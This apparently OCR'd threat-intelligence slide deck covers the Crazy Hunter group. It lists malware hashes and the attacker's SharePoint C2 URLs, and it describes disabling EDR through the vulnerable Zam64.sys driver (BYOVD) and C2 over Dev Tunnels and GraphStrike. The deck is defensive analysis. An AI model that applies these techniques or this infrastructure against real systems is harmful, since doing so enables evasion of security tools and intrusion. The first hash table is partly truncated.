appitob.exe	17253e483d0f8c40b617f34465277e65e4
result.exe	a6293cfe4193ccd4cd4717fbe14cd8c0f
za.sys	c38a7b26aa4fb1852ba472799bf8a98
zaa.exe	37a7cdf5961ebb65ed3b90a1d2cb6549e
svc.exe	e82c5eed5a30398708d83548eb2d2d2a6dd
mssqld.exe	7e6847a75713db7968f4343a42ac11535c1fd85
beacon_x64.exe	fe6dbeeba24ff42d076036be35ceb6787319994a
go.exe	edca2f8a156d4649ed5b7025c50879e647c3d3d2d91
hunter.exe	2dc17e0e702af50a1b4220cbce08d03a3b2fcdcd9bde9b510471dd5fcf12085b
go.exe	9bbeccf3f218f64ea366ce52df59ca3d4324de3149b6a2e4118c3a3ec33a63cd
stop.exe	2ab1bef3c6fbab3260b2ebe713f0d0bf6e401e3eaae867f9df120662dd649e55



TREND MICRO

What is the Za.sys file

- Zam64.sys is a Vulnerable Driver
  - From Zemana Ltd.
  - A malware remove tools
- This driver can terminate EDR systems.




Let's Dive Deeper into the IoCs

- appitob.exe: The main C&C (Command and Control) payload.

Malware	SHA256
appitob.exe	17253e483d0f8c40b617f34465277e65e43378fda907e0a43121380883a30abb
result.exe	a6293cfe4193ccd4cd4717fbe14cd8c0fdf321328683f35e8a4c68bfc1d5b741
za.sys	c38a7b26aa4fb1852ba472799bf8a98cf29f9cfc237197af8dade653ad434cf5
zaa.exe	37a7cdf5961ebb65ed3b90a1d2cb6549e463f8ccd6df005ce98542da1905ca3b
svc.exe	e82c5eed5a30398708d83548eb2d2d2a6dd0988b7b759f4efee924ad26632e31
mssqld.exe	7e6847a75713db7968f4343a42ac11535c1fd85db3afb1a4bc5409b5bd76bb7b
beacon_x64.exe	fe6dbeeba24ff42d076036be35ceb6787319994ac9c1d386c2d11618c4ac02a1
go.exe	edca2f8a156d4649ed5b7025c50879e647c3d3d2d918eb0c3b710343b9ac407d
hunter.exe	2dc17e0e702af50a1b4220cbce08d03a3b2fcdcd9bde9b510471dd5fcf12085b
go.exe	9bbeccf3f218f64ea366ce52df59ca3d4324de3149b6a2e4118c3a3ec33a63cd
stop.exe	2ab1bef3c6fbab3260b2ebe713f0d0bf6e401e3eaae867f9df120662dd649e55

Let's dive deeper to the IoC



The DEV tunnels

Learn / Azure / Developer / Dev Tunnels CLI /

What are dev tunnels?

Article • 11/17/2023 • 3 contributors

Feedback


In this article

- Benefits
- Terminology
- Next steps

Dev tunnels allow developers to securely share local web services across the internet. Enabling you to connect your local development environment with cloud services, share work in progress with colleagues or aid in building webhooks. Dev tunnels is for adhoc testing and development, not for production workloads.


The DEV tunnels

A DEV tunnel is used to create a secure connection that allows developers to test their APIs from Visual Studio or VSCode when behind a NAT or firewall.



The DEV tunnels

Once the DEV tunnel is created, users can access the API through the devtunnel URL.



The DEV tunnels

Let's dive deeper to the IoC

- Svc.exe: C&C Payload

Malware	SHA256
appitob.exe	17253e483d0f8c40b617f34465277e65e43378fda907e0a43121380883a30abb
result.exe	a6293cfe4193ccd4cd4717fbe14cd8c0fdf321328683f35e8a4c68bfc1d5b741
za.sys	c38a7b26aa4fb1852ba472799bf8a98cf29f9cfc237197af8dade653ad434cf5
zaa.exe	37a7cdf5961ebb65ed3b90a1d2cb6549e463f8ccd6df005ce98542da1905ca3b
svc.exe	e82c5eed5a30398708d83548eb2d2d2a6dd0988b7b759f4efee924ad26632e31
mssqld.exe	7e6847a75713db7968f4343a42ac11535c1fd85db3afb1a4bc5409b5bd76bb7b
beacon_x64.exe	fe6dbeeba24ff42d076036be35ceb6787319994ac9c1d386c2d11618c4ac02a1
go.exe	edca2f8a156d4649ed5b7025c50879e647c3d3d2d918eb0c3b710343b9ac407d
hunter.exe	2dc17e0e702af50a1b4220cbce08d03a3b2fcdcd9bde9b510471dd5fcf12085b
go.exe	9bbeccf3f218f64ea366ce52df59ca3d4324de3149b6a2e4118c3a3ec33a63cd
stop.exe	2ab1bef3c6fbab3260b2ebe713f0d0bf6e401e3eaae867f9df120662dd649e55


SharePoint

- Why are there so many SharePoint URLs in the payload?

https://lhttps://lmsfo.sharepoint.com/_layouts/15/download.aspx?UniqueId=e0452a1c-3fbe-4ac0-9e27-9cd
https://lmsfo.sharepoint.com/
https://lmsfo.sharepoint.com/10.0;
https://lmsfo.sharepoint.com/FD
https://lmsfo.sharepoint.com/P
https://lmsfo.sharepoint.com/Shared%20Documents/48fBaAvR3Yr75wvdZmHTkD5PsG-H5NYkvnJtzpPLV-2N0gcD39zU
https://lmsfo.sharepoint.com/TELo
https://lmsfo.sharepoint.com/_layouts/15/download.aspx?UniqueId=e0452a1c-3fbe-4ac0-9e27-9cd84bfdf171
https://spo.nel.measure.office.net/api/report?tenantId=4651eadc-3b6c-4879-a4e4-01d4fb7141ec&destinat

SharePoint

Did the hacker use the victim's computer to access SharePoint?




Graph Strike

Memory Pattern Domains

- graph.microsoft.com
- graphstrike.local
- lmsfo.sharepoint.com
- spo.nel.measure.office.net

https://redsiege.com/blog/2024/01/graphstrike-developer/

Graph Strike




Recap


- After gaining initial access
- The Crazy Hunter Group
  - Uses Zam64.sys driver to disable the EDR
  - Applied MS Dev Tunnel and MS Graph API to establish the C2 Connection
- How can we learn from this case?

EDR Killer - BYOVD Attack

About Kernel Driver

- Is Kernel Driver / Kernel Mode Hooking Necessary?
  - What risks might there be if a cybersecurity vendor claims that not using Kernel Mode ?





BYOVD

- BYOVD (Bring your own vulnerable driver)
  - An attacker brings a vulnerable driver into the victim's system.
  - To gain kernel privileges and disable or impair the EDR.
- History
  - 2022.11: Lockbit (Backstab)
  - 2023.01: Scattered Spider - (QVW64)
  - 2023.03: UNC2970 – (ENE)
  - 2023.04: Aukill – (PROCEXP)
  - 2023.05: Winnit – (ZAM64)
  - 2023.06: Black Cat - (ZAM64)
  - 2025.02: Crazy Hunter – (ZAM64)
  - ……

